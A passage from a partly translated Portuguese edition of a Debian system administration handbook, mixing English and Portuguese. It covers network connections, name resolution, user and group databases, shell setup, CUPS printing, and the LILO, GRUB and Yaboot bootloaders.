PPP connections over ADSL are, by definition, intermittent. Since they are usually not billed according to time, there are few downsides to the temptation of keeping them always open; one simple means to do so is to use the **init** process to control the connection. All that's needed is to add a line such as the following at the end of the `/etc/inittab` file; then, any time the connection is disconnected, **init** will reconnect it.

```
adsl:2345:respawn:/usr/sbin/pppd call dsl-provider
```

A maioria das conexões ADSL desconectam diariamente, mas este método reduz a duração da interrupção.

### 8.2.3.2. Modems Supporting PPTP

The PPTP (Point-to-Point Tunneling Protocol) protocol was created by Microsoft. Deployed at the beginning of ADSL, it was quickly replaced by PPPOE. If this protocol is forced on you, see [Chapter 10, Infraestrutura de Rede](#) in the section about virtual private networks detailing PPTP.

### 8.2.3.3. Modems Supporting DHCP

When a modem is connected to the computer by an Ethernet cable (crossover cable) you typically configure a network connection by DHCP on the computer; the modem automatically acts as a gateway by

default and takes care of routing (meaning that it manages the network traffic between the computer and the Internet).

### **DE VOLTA AO BÁSICO Cabos de par trançado para conexão de rede direta**

Computer network cards expect to receive data on specific wires in the cable, and send their data on others. When you connect a computer to a local network, you usually connect a cable (straight or crossover) between the network card and a repeater or switch. However, if you want to connect two computers directly (without an intermediary switch or repeater), you must route the signal sent by one card to the receiving side of the other card, and vice-versa. This is the purpose of a crossover cable, and the reason it is used.

In France, this method is used by Freebox, Neufbox, and Livebox, the ADSL modems provided by the Free, SFR/Neuf, and Wanadoo/Orange ISPs. It is also provided by most “ADSL routers” on the market.

## **8.2.4. Configuração Automática de Rede para Usuários em Roaming**

Many Falcot engineers have a laptop computer that, for professional purposes, they also use at home. The network configuration to use differs according to location. At home, it may be a wifi network

(protected by a WEP key), while the workplace uses a wired network for greater security and more bandwidth.

To avoid having to manually connect or disconnect the corresponding network interfaces, administrators installed the network-manager package on these roaming machines. This software enables a user to easily switch from one network to another using a small icon displayed in the notification area of their graphical desktop. Clicking on this icon displays a list of available networks (both wired and wireless), so they can simply choose the network they wish to use. The program saves the configuration for the networks to which the user has already connected, and automatically switches to the best available network when the current connection drops.

In order to do this, the program is structured in two parts: a daemon running as root handles activation and configuration of network interfaces and a user interface controls this daemon. Only members of the “netdev” group have permissions to control this program.

Network Manager knows how to handle various types of connections (DHCP, manual configuration, local network), but only if the configuration is set with the program itself. This is why it will systematically ignore all network interfaces in `/etc/network/interfaces` for which it is not suited. The settings are very strict; details are available in the `/usr/share/doc/network-manager/README.Debian` file. Since Network Manager doesn't give details when no network connections are shown, the easy way is to delete from `/etc/network/interfaces` any configuration for all interfaces that must be managed by Network Manager.

Note que este programa já é instalado por padrão quando a tarefa "Desktop Environment" é escolhida durante a instalação.

## **ALTERNATIVA Configuração por "perfil de rede"**

More advanced users may want to try the guessnet package for automatic network configuration. A group of test scripts determine which network profile should be activated and configure it on the fly.

Usuários que preferem selecionar manualmente o perfil de rede preferirão o programa netenv, encontrado no pacote do mesmo nome.

# 8.3. Setting Hostname Configuring Name Service

the  
and  
the

The purpose of assigning names to IP numbers is to make them easier for people to remember. In reality, an IP address identifies a network interface associated with a device such as a network card. Since each machine can have several network cards, and several interfaces on each card, one single computer can have several names in the domain name system.

Each machine is, however, identified by a main (or “canonical”) name, stored in the `/etc/hostname` file and communicated to the Linux kernel by initialization scripts through the **hostname** command. The current value is available in a virtual filesystem, and you can get it with the **cat /proc/sys/kernel/hostname** command.

***DE VOLTA AO BÁSICO /proc/ e /sys/, sistemas de arquivos virtuais***

The `/proc/` and `/sys/` file trees are generated by “virtual” filesystems. This is a practical means of recovering information from the kernel (by listing virtual files) and communicating them to it (by writing to virtual files).

`/sys/` in particular is designed to provide access to internal kernel objects, especially those representing the various devices in the system. The kernel can, thus, share various pieces of information: the status of each device (for example, if it is in energy saving mode), whether it is a removable device, etc. Note that `/sys/` has only existed since kernel version 2.6.

Surprisingly, the domain name is not managed in the same way, but comes from the complete name of the machine, acquired through name resolution. You can change it in the `/etc/hosts` file; simply write a complete name for the machine there at the beginning of the list of names associated with the address of the machine, as in the following example:

```
127.0.0.1      localhost
192.168.0.1    arrakis.falcot.com arrakis
```

## 8.3.1. Resolução de Nome

The mechanism for name resolution in Linux is modular and can use various sources of information declared in the `/etc/nsswitch.conf` file. The entry that involves host name resolution is `hosts`. By default, it contains `dns` files, which means that the

system consults the `/etc/hosts` file first, then DNS servers. NIS/NIS+ or LDAP servers are other possible sources.

### **NOTA NSS e DNS**

Be aware that the commands specifically intended to query DNS (especially **host**) do not use the standard name resolution mechanism (NSS). As a consequence, they do not take into consideration `/etc/nsswitch.conf`, and thus, not `/etc/hosts` either.

## **8.3.1.1. Configurando Servidores DNS**

DNS (Domain Name Service) is a distributed and hierarchical service mapping names to IP addresses, and vice-versa. Specifically, it can turn a human-friendly name such as `www.eyrolles.com` into the actual IP address, `213.244.11.247`.

To access DNS information, a DNS server must be available to relay requests. Falcot Corp has its own, but an individual user is more likely to use the DNS servers provided by their ISP.

The DNS servers to be used are indicated in the `/etc/resolv.conf`, one per line, with the `nameserver` keyword preceding an IP address, as in the following example.

```
nameserver 212.27.32.176  
nameserver 212.27.32.177  
nameserver 8.8.8.8
```

## 8.3.1.2. O arquivo /etc/hosts

If there is no name server on the local network, it is still possible to establish a small table mapping IP addresses and machine hostnames in the `/etc/hosts` file, usually reserved for local network stations. The syntax of this file is very simple: each line indicates a specific IP address followed by the list of any associated names (the first being “completely qualified”, meaning it includes the domain name).

This file is available even during network outages or when DNS servers are unreachable, but will only really be useful when duplicated on all the machines on the network. The slightest alteration in correspondence will require the file to be updated everywhere. This is why `/etc/hosts` generally only contains the most important entries.

Este arquivo será suficiente para uma rede pequena sem conexão com a internet, mas com 5 máquinas ou mais, é recomendado a instalação de um servidor DNS adequado.

### **DICA Ignorando o DNS**

Since applications check the `/etc/hosts` file before querying DNS, it is possible to include information in there that is different from what the DNS would return, and therefore to bypass normal DNS-based name resolution.

This allows, in the event of DNS changes not yet propagated, to test access to a website with the intended name even if this name is not properly mapped to the correct IP address yet.

Another possible use for DNS redirection is to bypass traffic intended for a specific host to another local machine. For example, if a name server was configured to send ad banners, you could divert traffic to a local host which would bypass these ads resulting in more fluid, less distracting, navigation.

# 8.4. User and Group Databases

The list of users is usually stored in the `/etc/passwd` file, while the `/etc/shadow` file stores encrypted passwords. Both are text files, in a relatively simple format, which can be read and modified with a text editor. Each user is listed there on a line with several fields separated with a colon (“`:`”).

## **NOTA** Editando arquivos do sistema

---

The system files mentioned in this chapter are all plain text files, and can be edited with a text editor. Considering their importance to core system functionality, it is always a good idea to take extra precautions when editing system files. First, always make a copy or backup of a system file before opening or altering it. Second, on servers or machines where more than one person could potentially access the same file at the same time, take extra steps to guard against file corruption.

For this purpose, it is enough to use the **vipw** command to edit the `/etc/passwd` file, or **vigr** to edit `/etc/group`. These commands lock the file in question prior to running the text editor, (**vi** by default, unless the `EDITOR` environment variable has been altered). The `-s` option in these commands allows editing the corresponding *shadow* file.

## **DE VOLTA AO BÁSICO** Crypt, uma função de mão única

**crypt** is a one-way function that transforms a string (**A**) into another string (**B**) in a way that **A** cannot be derived from **B**. The only way to identify **A** is to test all possible values, checking each one to determine if transformation by the function will produce **B** or not. It uses up to 8 characters as input (string **A**) and generates a string of 13, printable, ASCII characters (string **B**).

### **8.4.1. Lista de Usuários: `/etc/passwd`**

Aqui está uma lista de campos do arquivo `/etc/passwd`:

- login, por exemplo `rhertzog`;
- password: this is a password encrypted by a one-way function, either **crypt** or **md5**. The special value “x” indicates that the encrypted password is stored in `/etc/shadow`;
- uid: identificar numérico único para cada usuário;
- gid: unique number for the user's main group (Debian creates a specific group for each user by default);
- GECOS: data field usually containing the user's full name;
- login directory, assigned to the user for storage of their personal files (the environment variable `$HOME` generally points here);
- program to execute upon login. This is usually a command interpreter (shell), giving the user free reign. If you specify

**/bin/false** (which does nothing and returns control immediately), the user can not login.

### **DE VOLTA AO BÁSICO Grupo Unix**

A Unix group is an entity including several users so that they can easily share files using the integrated permission system (by having precisely the same rights). You can also restrict use of certain programs to a specific group.

## **8.4.2. O Oculto e Criptografo Arquivo de Senhas: /etc/shadow**

O arquivo `/etc/shadow` contém os seguintes campos:

- login
- senha criptografada;
- diversos campos controlam a expiração da senha.

**DOCUMENTATION /etc/passwd, /etc/shadow and /etc/group file formats**

Estes formatos estão documentados nas seguintes páginas de manuais: `passwd(5)`, `shadow(5)`, e `group(5)`.

### **SEGURANÇA /etc/shadow segurança de arquivos**

`/etc/shadow`, unlike its alter-ego, `/etc/passwd`, cannot be read by regular users. Any encrypted password stored in `/etc/passwd` is readable by anybody; a cracker could try to "break" (or reveal) a password by one of several "brute force" methods which, simply put, guess at commonly used combinations of characters. This attack — called a "dictionary attack" — is no longer possible on systems using `/etc/shadow`.

## **8.4.3. Modificando uma Conta de Usuário Existente ou Senha**

The following commands allow modification of the information stored in specific fields of the user databases: **passwd** permits a regular user to change their password, which in turn, updates the `/etc/shadow` file; **chfn** (CHange Full Name), reserved for the super-user (root), modifies the GECOS field. **chsh** (CHange SHell) allows the user to change their login shell, however available choices will be limited to those listed in `/etc/shells`; the administrator, on the other hand, is

not bound by this restriction and can set the shell to any program of their choosing.

Finally, the **chage** (CHange AGE) command allows the administrator to change the password expiration settings (the `-l user` option will list the current settings). You can also force the expiration of a password using the **passwd -e user** command, which will require the user to change their password the next time they log in.

## 8.4.4. Desabilitando uma Conta

You may find yourself needing to “disable an account” (lock out a user), as a disciplinary measure, for the purposes of an investigation, or simply in the event of a prolonged or definitive absence of a user. A disabled account means the user cannot login or gain access to the machine. The account remains intact on the machine and no files or data are deleted; it is simply inaccessible. This is accomplished by using the command **passwd -l user** (lock). Re-enabling the account is done in similar fashion, with the `-u` option (unlock).

### **APROFUNDANDO NSS e banco de dados do sistema**

Instead of using the usual files to manage lists of users and groups, you could use other types of databases, such as LDAP or **db**, by using an appropriate NSS (Name Service Switch) module. The modules used are listed in the `/etc/nsswitch.conf` file, under the `passwd`, `shadow` and

group entries. See [Section 11.7.3.1, “Configurando o NSS”](#) for a specific example of the use of an NSS module by LDAP.

## 8.4.5. Lista de Grupo: `/etc/group`

Grupos são listados no arquivo `/etc/group`, um banco de dados de texto simples em um formato similar ao arquivo `/etc/passwd`, com os seguintes campos:

- nome do grupo
- password (optional): This is only used to join a group when one is not a usual member (with the **newgrp** or **sg** commands, see sidebar);
- `gid`: unique group identification number
- list of members: list of names of users who are members of the group, separated by commas.

### **DE VOLTA AO BÁSICO Trabalhando com grupos diversos**

Each user may be a member of many groups; one of them is their “main group”. A user's main group is, by default, created during initial user configuration. By default, each file that a user creates belongs to them, as well as to their main group. This is not always desirable; for example,

when the user needs to work in a directory shared by a group other than their main group. In this case, the user needs to change their main group using one of the following commands: **newgrp**, which starts a new shell, or **sg**, which simply executes a command using the supplied alternate group. These commands also allow the user to join a group to which they do not belong. If the group is password protected, they will need to supply the appropriate password before the command is executed.

Alternatively, the user can set the **setgid** bit on the directory, which causes files created in that directory to automatically belong to the correct group. For more details, see sidebar [\*\*SECURITY\*\* `setgid` directory and `sticky bit`](#).

The **id** command displays the current state of a user, with their personal identifier (**uid** variable), current main group (**gid** variable), and the list of groups to which they belong (**groups** variable).

The **addgroup** and **delgroup** commands add or delete a group, respectively. The **groupmod** command modifies a group's information (its **gid** or identifier). The command **passwd -g group** changes the password for the group, while the **passwd -r -g group** command deletes it.

### **DICA** getent

---

The **getent** (get entries) command checks the system databases the standard way, using the appropriate library functions, which in turn call the NSS modules configured in the `/etc/nsswitch.conf` file. The command takes one or two arguments: the name of the database to

check, and a possible search key. Thus, the command **getent passwd rhertzog** will give the information from the user database regarding the user **rhertzog**.

# 8.5. Criação de Contas

One of the first actions an administrator needs to do when setting up a new machine is to create user accounts. This is typically done using the **adduser** command which takes a user-name for the new user to be created, as an argument.

The **adduser** command asks a few questions before creating the account, but its usage is fairly straightforward. Its configuration file, `/etc/adduser.conf`, includes all the interesting settings: it can be used to automatically set a quota for each new user by creating a user template, or to change the location of user accounts; the latter is rarely useful, but it comes in handy when you have a large number of users and want to divide their accounts over several disks, for instance. You can also choose a different default shell.

## DE VOLTA AO BÁSICO Cota

O termo "cota" se refere a um limite de recursos da máquina que um usuário é permitido usar. Isto é frequentemente se refere ao espaço de disco.

The creation of an account populates the user's home directory with the contents of the `/etc/skel/` template. This provides the user with a set of standard directories and configuration files.

In some cases, it will be useful to add a user to a group (other than their default “main” group) in order to grant them additional permissions. For example, a user who is included in the `audio` group can access audio devices (see sidebar “Device access permissions”). This can be achieved with a command such as **adduser user group**.

## ***DE VOLTA AO BÁSICO*** Permissão de acesso a dispositivos

Each hardware peripheral device is represented under Unix with a special file, usually stored in the file tree under `/dev/` (DEVices). Two types of special files exist according to the nature of the device: “character mode” and “block mode” files, each mode allowing for only a limited number of operations. While character mode limits interaction with read/write operations, block mode also allows seeking within the available data. Finally, each special file is associated with two numbers (“major” and “minor”) that identify the device to the kernel in a unique manner. Such a file, created by the **mknod** command, simply contains a symbolic (and more human-friendly) name.

The permissions of a special file map to the permissions necessary to access the device itself. Thus, a file such as `/dev/mixer`, representing the audio mixer, only has read/write permissions for the root user and members of the `audio` group. Only these users can operate the audio mixer.

It should be noted that the combination of udev, consolekit and policykit can add additional permissions to allow users physically connected to the console (and not through the network) to access to certain devices.

# 8.6. Shell Environment

Command interpreters (or shells) are frequently a user's first point of contact with the computer, and they must therefore be rather friendly. Most of them use initialization scripts that allow configuration of their behavior (automatic completion, prompt text, etc.).

**bash**, the standard shell, uses the `/etc/bash.bashrc` initialization script for “interactive” shells, and `/etc/profile` for “login” shells.

## **BACK TO BASICS** Login shell and (non) interactive shell

In simple terms, a login shell is invoked when you log in to the console using **telnet** or **ssh**, or through an explicit **bash --login** command. Regardless of whether it's a login shell or not, a shell can be interactive (in an **xterm**-type terminal for instance); or non-interactive (when executing a script).

## **DISCOVERY** Other shells, other scripts

Each command interpreter has a specific syntax and its own configuration files. Thus, **zsh** uses `/etc/zshrc` and `/etc/zshenv`; **csh** uses

/etc/csh.cshrc, /etc/csh.login and /etc/csh.logout. The man pages for these programs document which files they use.

For **bash**, it is useful to activate “automatic completion” in the /etc/bash.bashrc file (simply uncomment a few lines).

### **DE VOLTA AO BÁSICO Preenchimento automático**

Many command interpreters provide a completion feature, which allows the shell to automatically complete a partially typed command name or argument when the user hits the **Tab** key. This lets users work more efficiently and be less error-prone.

This function is very powerful and flexible. It is possible to configure its behavior according to each command. Thus, the first argument following **apt-get** will be proposed according to the syntax of this command, even if it does not match any file (in this case, the possible choices are `install`, `remove`, `upgrade`, etc.).

### **DE VOLTA AO BÁSICO O til, um atalho para o HOME**

The tilde is often used to indicate the directory to which the environment variable, `HOME`, points (being the user's home directory, such as `/home/rhertzog/`). Command interpreters automatically make the substitution: `~/hello.txt` becomes `/home/rhertzog/hello.txt`.

The tilde also allows access to another user's home directory. Thus, `~rmas/bonjour.txt` is synonymous with `/home/rmas/bonjour.txt`.

In addition to these common scripts, each user can create their own `~/.bashrc` and `~/.bash_profile` to configure their shell. The most common changes are the addition of aliases; these are words that are automatically replaced with the execution of a command, which makes it faster to invoke that command. For instance, you could create the `la` alias for the command `ls -la | less` command; then you only have to type `la` to inspect the contents of a directory in detail.

### **DE VOLTA AO BÁSICO Variáveis de ambiente**

Environment variables allow storage of global settings for the shell or various other programs called. They are contextual (each process has its own set of environment variables) but inheritable. This last characteristic offers the possibility for a login shell to declare variables which will be passed down to all programs it executes.

Setting default environment variables is an important element of shell configuration. Leaving aside the variables specific to a shell, it is preferable to place them in the `/etc/environment` file, since it is used by the various programs likely to initiate a shell session. Variables typically defined there include `ORGANIZATION`, which usually contains the name of the company or organization, and `HTTP_PROXY`, which indicates the existence and location of an HTTP proxy.

## **DICA Todos os shells configurados identicamente**

Users often want to configure their login and interactive shells in the same way. To do this, they choose to interpret (or “source”) the content from `~/.bashrc` in the `~/.bash_profile` file. It is possible to do the same with files common to all users (by calling `/etc/bash.bashrc` from `/etc/profile`).

# 8.7. Configuração da Impressora

Printer configuration used to cause a great many headaches for administrators and users alike. These headaches are now mostly a thing of the past, thanks to the creation of cups, the free print server using the IPP protocol (Internet Printing Protocol).

This program is divided over several Debian packages: cups is the central print server; cups-bsd is a compatibility layer allowing use of commands from the traditional BSD printing system (**lpd** daemon, **lpr** and **lpq** commands, etc.); cups-client contains a group of programs to interact with the server (block or unblock a printer, view or delete print jobs in progress, etc.); and finally, cups-driver-gutenprint contains a collection of additional printer drivers for **cups**.

## **COMUNIDADE CUPS**

CUPS (Common Unix Printing System) is a trademark filed by the Easy Software Products company, when **cups** was created.

? <http://www.easysw.com/>

## **NOTA CUPS e CUPSYS**

The packages containing **cups** are currently called cups, cups-client, cups-bsd, etc. In the Debian versions before Lenny, the packages had names built on the basis of cupsys. You may still find transition packages installed on some relatively old machines that have been updated over time.

After installation of these different packages, **cups** is administered easily through a web interface accessible at the local address: `http://localhost:631/`. There you can add printers (including network printers), remove, and administer them. You can also administer **cups** with the **system-config-printer** graphical interface (from the Debian package of the same name), which is installed by default if the “Desktop environment” task is chosen.

#### **NOTA Obsolescência do /etc/printcap**

*cups* no longer uses the `/etc/printcap` file, which is now obsolete. Programs that rely upon this file to get a list of available printers will, thus, fail. To avoid this problem, delete this file and make it a symbolic link (see sidebar [DE VOLTA AO BÁSICO Links simbólicos](#)) to `/var/run/cups/printcap`, which is maintained by *cups* to ensure compatibility.

# 8.8. Configuring the Bootloader

It is probably already functional, but it is always good to know how to configure and install the bootloader in case it disappears from the Master Boot Record. This can occur after installation of another operating system, such as Windows. The following information can also help you to modify the bootloader configuration if needed.

## **DE VOLTA AO BÁSICO Registro mestre de inicialização**

The Master Boot Record (MBR) occupies the first 512 bytes of the first hard disk, and is the first thing loaded by the BIOS to hand over control to a program capable of booting the desired operating system. In general, a bootloader is installed in the MBR, removing its previous content.

## 8.8.1. Identificando os Discos

### **CULTURA udev, devfs e /dev/**

The `/dev/` directory traditionally houses so-called “special” files, intended to represent system peripherals (see sidebar [DE VOLTA AO BÁSICO Permissão de acesso a dispositivos](#)). `/dev/hda1` thus always corresponds to the first partition of the first IDE hard drive. This static structure does not allow dynamic setting of “major” and “minor” numbers for these files, which forces kernel developers to limit their number, since a priori assignment of the identifiers prohibits adding more once these conventions are established.

To take into account the characteristics of more and more dynamic, modern computers, the kernel has, at some time, offered an implementation of `/dev/` by a virtual filesystem called *devfs*. In some cases, this makes it easier to find files, since the naming convention uses a hierarchical structure: the first partition of the master hard drive on the first IDE bus was then represented by the file, `/dev/ide/host0/bus0/target0/lun0/part1`. Not only were these naming conventions not very intuitive, but they were also hard-coded into the kernel which presented problems for hot-pluggable drives because the corresponding special file name would vary.

The current solution is the second incarnation of the process, *udev*, with which the kernel delegates the choice of the device file names to be created to a program in user space. This program (**udevd**) can then have all of the flexibility of user space to decide what actions to take, naming of peripherals, etc.

With **udev** (user-space `/dev/`), a filesystem is stored in RAM and generated automatically by **udevd** (and it hides the content of any `/dev/` that may be stored on-disk). **udevd** collaborates with the kernel’s *hotplug* sub-system (see [Section 9.11, “Hot Plugging: hotplug”](#)) to detect the appearance (hotplugging) of devices, then dynamically creates the corresponding special files in `/dev/`. The content of `/dev/` is, thus, lost on each reboot, but **udev** recreates it systematically.

This mechanism allows the machine to dynamically choose the file name. You can thus keep the same name for a given device, regardless of the connector used or the connection order, which is especially useful when you use various USB peripherals. The partition system on the first IDE hard drive can then be called `/dev/hda1` for backwards compatibility, or `/dev/root-partition` if you prefer, or even both at the same time since **udev** can be configured to automatically create a symbolic link. Furthermore, `/dev/` no longer contains useful files at this time. Previously, some kernel modules did not automatically load when you tried to access the corresponding peripheral; henceforth, the peripheral's special file no longer exists prior to loading the module, which is no big deal, since most modules are loaded on boot thanks to automatic hardware detection. But for undetectable peripherals (such as older disk drives or PS/2 mice), this doesn't work. Consider adding the modules, `floppy`, `psmouse` and `mousedev` to `/etc/modules` in order to force loading them on boot.

Configuration of the bootloader must identify the different hard drives and their partitions. Linux uses a special filesystem (in "block" mode) stored in the `/dev/` directory, for this purpose. Historically, `/dev/hda` was the master disk on the first IDE controller, and `/dev/hdb` its first slave, `/dev/hdc` and `/dev/hdd` being, respectively, the master and slave disks on the second IDE controller, and so on down for any others. `/dev/sda` corresponded to the first SCSI drive, `/dev/sdb` being the second, etc. This naming scheme has been unified with the Linux kernel present in Squeeze, and all hard drives (IDE/PATA, SATA, SCSI, USB, IEEE 1394) are now represented by `/dev/sd*`.

Each partition is represented by its number on the disk on which it resides: for instance, `/dev/sda1` is the first partition on the first disk, and `/dev/sdb3` is the third partition on the second disk.

The PC architecture (or “i386”) is limited to four “primary” partitions per disk. To go beyond this limitation, one of them must be created as an “extended” partition, and it can then contain additional “secondary” partitions. These secondary partitions must be numbered from 5. Thus the first secondary partition could be /dev/sda5, followed by /dev/sda6, etc.

It is not always easy to remember what disk is connected to which SATA controller, or in third position in the SCSI chain, especially since the naming of hotplugged hard drives (which includes among others most SATA disks and external disks) can change from one boot to another. Fortunately, **udev** creates, in addition to /dev/sd\*, symbolic links with a fixed name, which you could then use if you wished to identify a hard drive in a non-ambiguous manner. These symbolic links are stored in /dev/disk/by-id. On a machine with two physical disks, for example, one could find the following:

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root 9 23 jul. 08:58 ata-STM350041
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM350041
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM350041
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 ata-WDC_WD500
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD500
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD500
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 scsi-SATA_STM
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 scsi-SATA_WDO
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDO
```

```
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC  
[...]  
lrwxrwxrwx 1 root root 9 23 jul. 16:48 usb-LaCie_ian  
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_ian  
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_ian  
[...]  
lrwxrwxrwx 1 root root 9 23 jul. 08:58 wwn-0x5000c50  
lrwxrwxrwx 1 root root 10 23 jul. 08:58 wwn-0x5000c50  
[...]  
mirexpress:/dev/disk/by-id#
```

Note that some disks are listed several times (because they behave simultaneously as ATA disks and SCSI disks), but the relevant information is mainly in the model and serial numbers of the disks, from which you can find the peripheral file.

The example configuration files given in the following sections are based on the same setup: a single master IDE disk, where the first partition is an old Windows installation and the second contains Debian GNU/Linux.

## 8.8.2. Configurando o LILO

**LILO** (LInux LOader) is the oldest bootloader — solid but rustic. It writes the physical address of the kernel to boot on the MBR, which is why each update to LILO (or its configuration file) must be followed by the command **lilo**. Forgetting to do so will render a system unable to boot if the old kernel was removed or replaced as the new one will not be in the same location on the disk.

LILO's configuration file is `/etc/lilo.conf`; a simple file for standard configuration is illustrated in the example below.

### **Example 8.3. LILO arquivo de configuração**

```
# The disk on which LILO should be installed.  
# By indicating the disk and not a partition.  
# you order LILO to be installed on the MBR.  
boot=/dev/sda  
# the partition that contains Debian  
root=/dev/sda2  
# the item to be loaded by default  
default=Linux  
  
# the most recent kernel image  
image=/vmlinuz  
    label=Linux  
    initrd=/initrd.img  
    read-only  
  
# Old kernel (if the newly installed kernel doesn't know about it)  
image=/vmlinuz.old  
    label=LinuxOLD  
    initrd=/initrd.img.old  
    read-only  
    optional  
  
# only for Linux/Windows dual boot  
other=/dev/sd1  
    label=Windows
```

## 8.8.3. Configuração do GRUB 2

*GRUB* (GRand Unified Bootloader) is more recent. It is not necessary to invoke it after each update of the kernel; *GRUB* knows how to read the filesystems and find the position of the kernel on the disk by itself. To install it on the MBR of the first disk, simply type **grub-install /dev/sda**.

### **NOTA GRUB e GRUB 2**

Squeeze contains both GRUB version 2 and version 1 (also called “GRUB Legacy”). The grub package installs version 2 (through the package dependency system), and offers automatic migration during upgrades from Lenny. GRUB 1 is still available in the package grub-legacy.

### **NOTA Nomes dos discos para o GRUB**

GRUB can only identify hard drives based on information provided by the BIOS. (`hd0`) corresponds to the first disk thus detected, (`hd1`) the second, etc. In most cases, this order corresponds exactly to the usual order of disks under Linux, but problems can occur when you associate SCSI and IDE disks. GRUB stores correspondences that it detects in the file `/boot/grub/device.map`. If you find errors there (because you know that your BIOS detects drives in a different order), correct them manually and run **grub-install** again.

Partitions also have a specific name in GRUB. When you use “classical” partitions in MS-DOS format, the first partition on the first disk is labeled, (hd0,msdos1), the second (hd0,msdos2), etc.

GRUB 2 configuration is stored in `/boot/grub/grub.cfg`, but this file (in Debian) is generated from others. Be careful not to modify it by hand, since such local modifications will be lost the next time **update-grub** is run (which may occur upon update of various packages). The most common modifications of the `/boot/grub/grub.cfg` file (to add command line parameters to the kernel or change the duration that the menu is displayed, for example) are made through the variables in `/etc/default/grub`. To add entries to the menu, you can either create a `/boot/grub/custom.cfg` file or modify the `/etc/grub.d/50_custom` file. For more complex configurations, you can modify other files in `/etc/grub.d`, or add to them; these scripts should return configuration snippets, possibly by making use of external programs. These scripts are the ones that will update the list of kernels to boot: `10_linux` takes into consideration the installed Linux kernels; `20_linux` takes into account Xen virtual systems, and `30_os-prober` lists other operating systems (Windows, Mac OSX, Hurd).

## 8.8.4. Configuração do GRUB Legacy

Version 1 of *GRUB* can also read filesystems. It is installed using the **grub-install /dev/sda** command.

### **NOTA Nomes de disco para o GRUB Legacy**

GRUB Legacy uses the same system for naming disks as GRUB 2, and the same `/boot/grub/device.map` file. On the other hand, it names partitions a little differently: the first partition on the first disk is labeled `(hd0, 0)`, the second `(hd0, 1)`, etc.

O arquivo de configuração do GRUB é `/boot/grub/menu.lst` (veja exemplo).

### **Example 8.4. Arquivo de configuração para o GRUB**

```
# Boot automatically after 30 seconds
timeout 30
# Boot first entry by default
default 0
# If that fails, try the second
fallback 1

# Last kernel installed
title GNU/Linux
root (hd0,1)
kernel /vmlinuz root=/dev/sda2
```

```
initrd /initrd.img

# Old kernel (if the most recent doesn't boot)
title GNU/Linux OLD
root (hd0,1)
kernel /vmlinuz.old root=/dev/sda2
initrd /initrd.img.old

# Only for dual boot, Linux/Windows
title Microsoft Windows
rootnoverify (hd0,0)
makeactive
chainloader +1
```

## 8.8.5. Para Computadores Macintosh (PowerPC): Configurando Yaboot

Yaboot is the bootloader used by old Macintosh computers using PowerPC processors. They do not boot like PCs, but rely on a “bootstrap” partition, from which the BIOS (or OpenFirmware) executes the loader, and on which the **ybin** program installs **yaboot** and its configuration file. You will only need to run this command again if the `/etc/yaboot.conf` is modified (it is duplicated on the bootstrap partition, and **yaboot** knows how to find the position of the kernels on the disks).

Before executing **ybin**, you must first have a valid `/etc/yaboot.conf`. The following is an example of a minimal configuration.

### **Example 8.5. Arquivo de configuração Yaboot**

```
# bootstrap partition
boot=/dev/sda2
# the disk
device=hd:
# the Linux partition
partition=3
root=/dev/sda3
# boot after 3 seconds of inactivity
# (timeout is in tenths of seconds)
timeout=30

install=/usr/lib/yaboot/yaboot
magicboot=/usr/lib/yaboot/ofboot
enablecdboot

# last kernel installed
image=/vmlinuz
    label=linux
    initrd=/initrd.img
    read-only

# old kernel
image=/vmlinuz.old
    label=old
    initrd=/initrd.img.old
    read-only

# only for Linux/Mac OSX dual-boot
```

```
macosx=/dev/sda5
```

```
# bsd=/dev/sdaX and macos=/dev/sdax  
# are also possible
```

# **8.9. Other Configurations: Time Synchronization, Logs, Sharing Access...**

The many elements listed in this section are good to know for anyone who wants to master all aspects of configuration of the GNU/Linux system. They are, however, treated briefly and frequently refer to the documentation.

## **8.9.1. Região**

A symbolic link is a pointer to another file. When you access it, the file to which it points is opened. Removal of the link will not cause deletion of the file to which it points. Likewise, it does not have its own set of permissions, but rather retains the permissions of its target. Finally, it can point to any type of file: directories, special files (sockets, named pipes, device files, etc.), even other symbolic links.

The **ln -s target link-name** command creates a symbolic link, named *link-name*, pointing to *target*.

If the target does not exist, then the link is “broken” and accessing it will result in an error indicating that the target file does not exist. If the link points to another link, you will have a “chain” of links that turns into a “cycle” if one of the targets points to one of its predecessors. In this case, accessing one of the links in the cycle will result in a specific error (“too many levels of symbolic links”); this means the kernel gave up after several rounds of the cycle.

The timezone, configured during initial installation, is a configuration item for the tzdata package. To modify it, use the **dpkg-reconfigure tzdata** command, which allows you to choose the timezone to be used in an interactive manner (until lenny, the command to use was **tzconfig**). Its configuration is stored in the /etc/timezone file. Additionally, the corresponding file in the /usr/share/zoneinfo directory is copied in /etc/localtime; this file contains the rules governing the dates where daylight saving time is active, for countries that use it.

When you need to temporarily change the timezone, use the TZ environment variable, which takes priority over the configured system default:

```
$ date
```

```
Wed Mar 28 15:51:19 CEST 2012
```

```
$ TZ="Pacific/Honolulu" date
```

```
Wed Mar 28 03:51:21 HST 2012
```

## **NOTA Relógio do sistema, relógio de hardware**

There are two time sources in a computer. A computer's motherboard has a hardware clock, called the “CMOS clock”. This clock is not very precise, and provides rather slow access times. The operating system kernel has its own, the software clock, which it keeps up to date with its own means (possibly with the help of time servers, see the “Time Synchronization” section). This system clock is generally more accurate, especially since it doesn't need access to hardware variables. However, since it only exists in live memory, it is zeroed out every time the machine is booted, contrary to the CMOS clock, which has a battery and therefore “survives” rebooting or halting of the machine. The system clock is, thus, set from the CMOS clock during boot, and the CMOS clock is updated on shutdown (to take into account possible changes or corrections if it has been improperly adjusted).

